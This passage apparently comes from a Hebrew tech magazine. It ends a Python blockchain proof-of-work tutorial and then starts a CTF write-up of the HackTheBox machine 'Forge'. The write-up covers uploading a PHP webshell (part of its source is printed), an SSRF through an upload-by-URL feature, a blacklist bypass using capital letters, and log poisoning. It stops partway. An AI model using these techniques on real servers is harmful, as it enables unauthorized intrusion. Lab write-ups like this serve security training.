נשתמש במנגנון של ה-POW, ונשלח את ה-difficulty הרצוי לנו, למשל 2:

```
new_block.proof_of_work(2)
```

על מנת לעשות זאת גנרי ויפה, נוסיף את התכונה difficulty לשרשרת הבלוקים כך:

```
def __init__(self, difficulty):
    self.chain = [create_genesis_block()]
    self.difficulty = difficulty
```

ואז הפונקציה של הוספת הבלוק תראה:

```
def add_block(self, new_block):
    new_block.previous_hash = self.get_last_block().hash
    # because we change the previous hash then the current hash need to
be calculate again
    new_block.proof_of_work(self.difficulty)
    self.chain.append(new_block)
```

כעת, כאשר ניצור את השרשרת נשלח כפרמטר את ה-difficulty הרצוי:

```
bitcoin = BlockChain(2)
```

לשם נוחות, בסוף הפונקציה של ה-POW נוסיף הדפסה של ה-hash על מנת שנוכל לראות מה קורה.

כעת נריץ את השורות הבאות:

```
bitcoin = BlockChain(2)
bitcoin.add_block(Block(1, '02/01/2022', 'amount = 5'))
bitcoin.add_block(Block(2, '03/01/2022', 'amount = 15'))
```

ונקבל כפלט:

```
00a0951df60fe7e7e591269445fb842c2ff5658184368e9d69d2f83cb4cdac12
0048603866d824383adb6bba3ae92f262aac2cb70dff83356f8e070a3af96a3e
```

ניתן לראות שה-hash של שני הבלוקים מתחיל בשני אפסים - כמו שהגדרנו את ה-difficulty. אך, אם תריצו זאת, תראו שזה קורה נורא מהר, ואין בכך שום קושי לחשב את כל הבלוקים העוקבים. אם נרצה להקשות על האקרים ולהאט את זמן יצירת הבלוקים, נבחר ב-difficulty גדול יותר.

תשנו את ה-difficulty להיות 4 ותוכלו לראות שלוקח כמה שניות עד שיודפס לכם כל hash:

```
00008e6bb6f6417db676076c9510e1236b6ee548a35e232c61e20354ff10a5c7
00000d2681f9840054071a742664088dcc849d1e80d3b4557aca5719a2275129
```

מנגנון זה מאט את יצירת הבלוקים ומקשה על האקרים לחשב את כל הבלוקים העוקבים לבלוק שבו רוצים לחבל. כך נוכל להחליט באיזו מהירות אנו רוצים שיוכלו להוסיף בלוקים ל-blockchain שלנו.

כל הקוד שכתבנו:

```
import hashlib

class Block:
    def __init__(self, index, time_span, data, previous_hash=''):
        self.index = index  # index in the chain
        self.time_span = time_span  # created time
        self.data = data  # some data
        self.previous_hash = previous_hash  # hash of the previous block
                                            # in the chain
        self.nonce = 0
        self.hash = self.calculate_hash()  # current hash

    def calculate_hash(self):
        all_block_data = str(self.index) + str(self.time_span)
```

```
        + self.data + self.previous_hash + str(self.nonce)
        return hashlib.sha256(all_block_data.encode()).hexdigest()

    def proof_of_work(self, difficulty):
        while self.hash[:difficulty] != ''.zfill(difficulty):
            self.nonce += 1
            self.hash = self.calculate_hash()
        print(self.hash)

    def __str__(self):
        return 'block hash: ' + self.hash + '\n     at index: ' + \
               str(self.index) + ' created at: ' + self.time_span + \
               ' data: ' + self.data + '\n     previous hash: ' + \
               self.previous_hash


def create_genesis_block():
    return Block(0, '01/01/2022', 'Genesis block', '0')


class BlockChain:
    def __init__(self, difficulty):
        self.chain = [create_genesis_block()]
        self.difficulty = difficulty

    def get_last_block(self):
        return self.chain[-1]

    def add_block(self, new_block):
        new_block.previous_hash = self.get_last_block().hash
        # because we change the previous hash then the current
        #hash need to be calculate again
        new_block.proof_of_work(self.difficulty)  # instead of:
        # new_block.hash = new_block.calculate_hash()
        self.chain.append(new_block)

    def is_chain_valid(self):
        for i in range(1, len(self.chain)):
            current_block = self.chain[i]
            previous_block = self.chain[i-1]
            if current_block.hash != current_block.calculate_hash() or
               current_block.previous_hash != previous_block.hash:
                 return False
        return True

    def __str__(self):
        chain = ''
        for block in self.chain:
            chain += str(block) + '\n'
        return chain


bitcoin = BlockChain(4)
bitcoin.add_block(Block(1, '02/01/2022', 'amount = 5'))
bitcoin.add_block(Block(2, '03/01/2022', 'amount = 15'))
```

תריצו בעצמכם ותראו כמה זמן לוקח למחשב שלכם לחשב זאת. (תוכלו גם לנסות מספרים גדולים יותר).

סיכום

לסיכום, במאמר זה סרקתי את עקרונות טכנולוגית ה-blockchain וכן מימשתי את העקרונות הבסיסיים בפייתון. רבים הגופים המשתמשים בטכנולוגיה זו בזכות יתרונותיה, ונראה שעתידה לגדול. מלבד השימוש היעיל במטבעות דיגיטליים, הטכנולוגיה צפויה לשנות את העולם העסקי ונראה שתוביל למהפכה בעולם הפיננסי.

קישור לקריאה נוספת

- https://builtin.com/blockchain
- https://www.investopedia.com/terms/b/blockchain.asp

הקשר בין Bitcoin ו-Blockchain:

- https://www.pwc.com/us/en/industries/financial-services/fintech/bitcoin-blockchain-cryptocurrency.html

שימוש ב-blockchain ב-Smart Contract:

- https://he.wikipedia.org/wiki/%D7%97%D7%95%D7%96%D7%94_%D7%97%D7%9B%D7%9D

הרחבה על Proof Of Work:

- https://en.wikipedia.org/wiki/Proof_of_work

פתרון למכונת Forge של HTB

מאת דניאל גובני

הקדמה

HTB הינה פלטפורמת אתגרי CTF המכילה אתגרים ברמות וקטגוריות שונות, במאמר זה אדגים את הפתרון שלי למכונה "Forge". המכונה נחשבת למכונה ברמה בינונית מצריכה ידע בסיסי בחולשות Web, לינוקס והבנה בסיסית בפיתון. תחילה נתחבר ל-VPN של HTB. על מנת להתחבר לרשת של מכונה שנתקוף, ונפעיל את מכונה באתר של HTB.


נקבל כתובת IP של אתגר: 10.10.11.111 נתחיל בעבודה!

Recon


לאחר שקיבלנו את כתובת ה-IP, נתחיל סריקה בסיסית, על תחנה אותה אנחנו תוקפים ונברר באמצעות דגל sV- איזה, גרסאות/שירותים רצים על פורטים פתוחים:

```
sudo nmap 10.10.11.111 -sV
```


הסריקה הביאה מספר תוצאות כמובן שרת ה-HTTP שרץ על פורט 80, שירות ה-SSH על פורט 22, ולפי גרסאות לא נראה פגיעה למשהו קונקרטי וה-FTP פורט 21. נראה שהוא "filtered" (מסונן) - אין לנו הרשאות גישה אליו כנראה חסימה למחוץ לרשת פנימית או firewall שחוסם אותנו. נחזור אליו בהמשך...




שננסה להיכנס לשירות ה-Web, נקבל redirect לתחום שלא קיים:



מה שנעשה נוסיף את תחום forge.htb בטבלת /etc/hosts תחת כתובת IP שקיבלנו:




נרענן את דף ונקבל את דף הבא:



אם נסתכל על שירות ה-Web שהמפתח יצר פה, נראה גלריה בסיסית של תמונות, ומנגנון העלאת תמונות לגלריה, אז יש לנו כבר כיוון שכדאי שנבדוק... ננסה להעלות webshell בסיסי, וננסה לשחק עם האופציות שאנחנו מכירים על מנת לבצע מניפולציה להעלאה (content-type/magic-bytes/extension-file).

כאשר אנחנו חוקרים שירות Web שמכיל מנגנון העלאת קבצים, תמיד נבדוק אותו לפרטי פרטים, כי מנגנון כזה יכול להחביא בחובו אין סוף חלשות שונות ומשונות. החל מקריאת קבצים רגישים ועד הרצת קוד על שרת.




כפי שזה נראה, יש לנו פה שתי שיטות שונות להעלאת קובץ מקומי או חיצוני דרך URL! נהדר! אז הם הכפילו לנו את נקודות כניסה אפשריות.נתחיל בניסיון העלה של שלל הבא:

https://github.com/flozz/p0wny-shell

הוא עלה בהצלחה! בוא נפעיל אותו למראות שהקישור נראה קצת מוזר אנחנו יכולים לראות, שאין לנו סיומת לשם הקובץ, בוא נבדוק מה קורה פה לעומק וננסה להבין מה השיטה שבהם הם משתמשים על מנת לשמור את התמונות במערכת.

בואו נבחן. ונכנס לקישור הבאה שקיבלנו נראה שמערכת הצגת קבצים לא מצליחה לרנדר את תוכן של תמונה. טוב, אולי כי זה לא תמונה... (זה קוד PHP & HTML):




ננסה לקבל את תוכן שמגיע ישר מבקשה נסתכל מה קורה שם נריץ את curl:

```
┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/Vu8qRlVpNBJW4e53etUj
<?php

function featureShell($cmd, $cwd) {
    $stdout = array();

    if (preg_match("/^\s*cd\s*$/", $cmd)) {
        // pass
    } elseif (preg_match("/^\s*cd\s+(.+)\s*(2>&1)?$/", $cmd)) {
        chdir($cwd);
        preg_match("/^\s*cd\s+([^\s]+)\s*(2>&1)?$/", $cmd, $match);
        chdir($match[1]);
    } elseif (preg_match("/^\s*download\s+[^\s]+\s*(2>&1)?$/", $cmd)) {
        chdir($cwd);
        preg_match("/^\s*download\s+([^\s]+)\s*(2>&1)?$/", $cmd, $match);
        return featureDownload($match[1]);
    } else {
        chdir($cwd);
        exec($cmd, $stdout);
    }

    return array(
        "stdout" => $stdout,
```


הוא חוזר כטקסט! אז מה קורה פה? בקצרה כפי שזה נראה, הם אינם מעלים קבצים לשרת פיזית, אלא הם שומרים את תוכן מקודד (ככל נראה ב-base64 או משהו בסגנון), ולאחר מכן מכניסים את תוכן למסד נתונים, והוא בתורו מוצג ללקוח על פי דרישה.

אז מה נוכל לנצל פה בדיוק? אם אתם זוכרים יש לנו גם העלאת תמונה מרוחקת דרך קישור, אולי נוכל לנצל אותו ל-SSRF ולאתר קובץ רגיש שרק למשתמשים מתוך רשת פנימית (lcoalhost) יש גישה אליו. לשרת מותר לפנות לאותו משאב, הוא יפנה ויקבל את מידע בהצלחה, לאחר מכן הוא ישמור אותו במסד הנתונים ואנו נוכל לגשת למידע בלי שום בעיה.

לטובת המשימה הזו, אשתמש בכלי הנהדר [ffuf](). כלי שנועד לביצוע FUZZING בצורות שונות שנותן שליטה מלאה על מבנה בקשה. (להבדיל מ-drib\DirBuster). נתחיל בחיפוש קבצים ותיקיות שעל השרת על מנת לאשש את התיאוריה שלנו:




מצאנו משהו מעניין, בשם server-status ננסה לגלוש אליו... ואפשר לראות בבירור שאין לנו גישה אליו ☹ (גם דרך ffuf קיבלנו אינדיקציה על כך - 403).



אבל רגע! זוכרים את מנגנון העלאת קבצים מרוחקת שראינו בהתחלה?, אז אם ננסה להכניס את קישור אולי הפנייה תגיע דרך localhost, כי השרת ישלח את בקשה ל-forge.htb שיפנה אותו ל-127.0.0.1 וככה יקבל גישה לתוכן שישמר במסד נתונים ונוכל לגשת אליו? בואו ננסה...

Gain Access

ואם נשים לב יש מנגנון הגנה מבוסס Blacklist:




הצלחתי לעקוף את ההגנה פשוט ע"י כך שהחלפתי חלק מתווים לאותיות גדולות. ננסה שוב:


מעולה! בואו נברר אם התוכן השתקף לנו חזרה ב-URL, ומה יש שם שהם הגנו עליו? אפשר לראות שיש כאן מערכת לוגים שבראש ובראשונה אוששה את התאוריה שלנו, ואישרה לנו שקיים פה SSRF שגם מאפשר לנו קריאה של תוכן שחוזר, ולא רק שליחת בקשה בשם השרת, בואו נברר כיצד זה יכול אולי לעזור לנו לבצע דריסת רגל ראשונית ברשת הקורבן:

```
┌──(kali㉿kali)-[~]
└─$ curl http://forge.htb/uploads/zBxCOjVhYbHZSQTUVPE8
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for forge.htb (via 127.0.0.1)</h1>

<dl><dt>Server Version: Apache/2.4.41 (Ubuntu) mod_wsgi/4.6.8 Python/3.8</dt>
<dt>Server MPM: event</dt>
<dt>Server Built: 2021-07-05T07:16:56
</dt></dl><hr /><dl>
<dt>Current Time: Monday, 03-Jan-2022 13:28:11 UTC</dt>
<dt>Restart Time: Monday, 03-Jan-2022 05:28:37 UTC</dt>
<dt>Parent Server Config. Generation: 1</dt>
<dt>Parent Server MPM Generation: 0</dt>
<dt>Server uptime:  7 hours 59 minutes 33 seconds</dt>
<dt>Server load: 0.00 0.01 0.00</dt>
<dt>Total accesses: 14936 - Total Traffic: 9.2 MB - Total Duration: 33758</dt>
<dt>CPU Usage: u14.99 s3.4 cu.09 cs.09 - .0645% CPU load</dt>
<dt>.519 requests/sec - 335 B/second - 646 B/request - 2.26018 ms/request</dt>
<dt>2 requests currently being processed, 48 idle workers</dt>
</dl>

<table rules="all" cellpadding="1%">
<tr><th rowspan="2">Slot</th><th rowspan="2">PID</th><th rowspan="2">Stopping</th><th colspan="2">Connections</th>
<th colspan="2">Threads</th><th colspan="3">Async connections</th></tr>
<tr><th>total</th><th>accepting</th><th>busy</th><th>idle</th><th>writing</th><th>keep-alive</th><th>closing</th></tr>
<tr><td>0</td><td>1120</td><td>no</td><td>0</td><td>yes</td><td>2</td><td>23</td><td>0</td><td>0</td><td>0</td></tr>
<tr><td>1</td><td>1121</td><td>no</td><td>0</td><td>yes</td><td>0</td><td>25</td><td>0</td><td>0</td><td>0</td></tr>
<tr><td>Sum</td><td>2</td><td>0</td><td>0</td><td> </td><td>2</td><td>48</td><td>0</td><td>0</td><td>0</td></tr>
</table>
<pre>W________W________________________________________..............
................................................................
......................</pre>
<p>Scoreboard Key:<br />
"<b><code>_</code></b>" Waiting for Connection,
"<b><code>S</code></b>" Starting up,
"<b><code>R</code></b>" Reading Request,<br />
"<b><code>W</code></b>" Sending Reply,
"<b><code>K</code></b>" Keepalive (read),
```


כן נוכל לקבל המון אינפורמציה על שרת וכו', אבל איך נוכל בכלל להשתלט עליו רק דרך צפיה בלוגים? אז מסתבר שזה אכן זה אפשרי במצבים מסוימים! על מנת שהקוד שלנו יעבור רינדור בצד שרת וירוץ בהצלחה, אחת השיטות הנפוצות היא להרעיל את קבצי הלוג ואז נוכל לשלוח את קוד זדוני בתור פרמטר, שישמר בלוגים, וזה אולי יכול לשמש אותנו כדלת כניסה למערכת. בואו ננסה את תאוריה שלנו:




וכפי שאתם רואים, ההזרקה נכשלה כי בוצע קידוד לטקסט... הגיע הזמן לחפש נקודות קצה רגישות נוספות. נראה שלא נקבל הרצת קוד דרך לוגים... בשלב זה גם קבצים / תיקיות נוספות לא אותרו. נעבור לשלב הבאה ונבדוק אם קיימים ל-forge.htb Subdomain-ים שיעזרו לנו. נריץ ffuf ונחפש:




אז נראה שיש פה Subdomain מעניין בשם "admin" שהחזיר סטטוס 200! ננסה להוסיף אותו לטבלת hosts שלנו:



בואו נבקר בסאב דומיין הזה נראה שיש שם משהו מעניין:



אנחנו לא מורשים להיכנס לדף, ורק גולשים מ-localhost מורשים. מעניין ☺, אם אתם זוכרים הצלחנו כבר להשמיש SSRF ולשלוח בקשות בשם השרת! הצלחנו אפילו גם לקבל את תוכן חזרה... אז זה צריך לעבוד. ננסה לגשת לאותו תת-דומיין, ונכניס את לינק (תוך כדי מעקף ה-Blacklist), כפי שפעלנו קודם לכן וננסה לקבל את תוכן שלו דרך curl:



העלאה צלחה! קיבלנו מלא HTML! בואו נקרא את התוכן שחוזר ונסתכל מה יש שם:

```
